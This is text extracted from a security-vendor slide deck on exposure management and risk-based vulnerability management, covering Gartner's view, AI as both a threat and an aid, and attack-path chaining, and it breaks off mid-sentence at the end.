
Terabytes of data generated daily, up to 90% unstructured

Exposure




What is Exposure?

Vulnerability Management as a problem is not going away



Os g a i n m j j 8


How many of you find managing vulnerabilities easy within your organisation?



What is Exposure?

Risk Based Vulnerability Management (RBVM)

Gartner's Risk-Based Vulnerability Management Methodology





Quick poll:

How many of you have implemented Risk Based Vulnerability Management within your organisations?

“Even taking a risk-based vulnerability management (RBVM) approach might not be sufficient. Fixing every known vulnerability has always been operationally infeasible.” - **GARTNER**

Types of Exposure






Integrity360
your security in mind

**Security leaders must
become CEOs...**

“Chief Exposure Officers!”

Types of exposure

AI - threat or opportunity?



The Chief Exposure Officer mindset

AI creates new exposure

- Unauthorised access
- Impact of a breach
- Information governance
- Data classification and labelling
- Access permissions

AI turbo charges exposure exploitation


- Advanced phishing at scale
- Deepfakes & social engineering
- AI-led attack automation

AI offers opportunities to mitigate exposure


- Exposure visibility
- AI-enhanced tooling
- Copilotization of the SOC
- Organising data to train Security LLMs

How attackers leverage exposure

Attackers chain exposures to build attack paths



MITRE
ATT&CK™




Threat Exposure Management

Home truths about Exposure Management

71%


of organisations do not have sufficient understanding of their attack surface




Every organisation needs understanding of their attack surface, exposures, and possible attack paths

Choking off attack paths will reduce risk


Need to constantly monitor for new 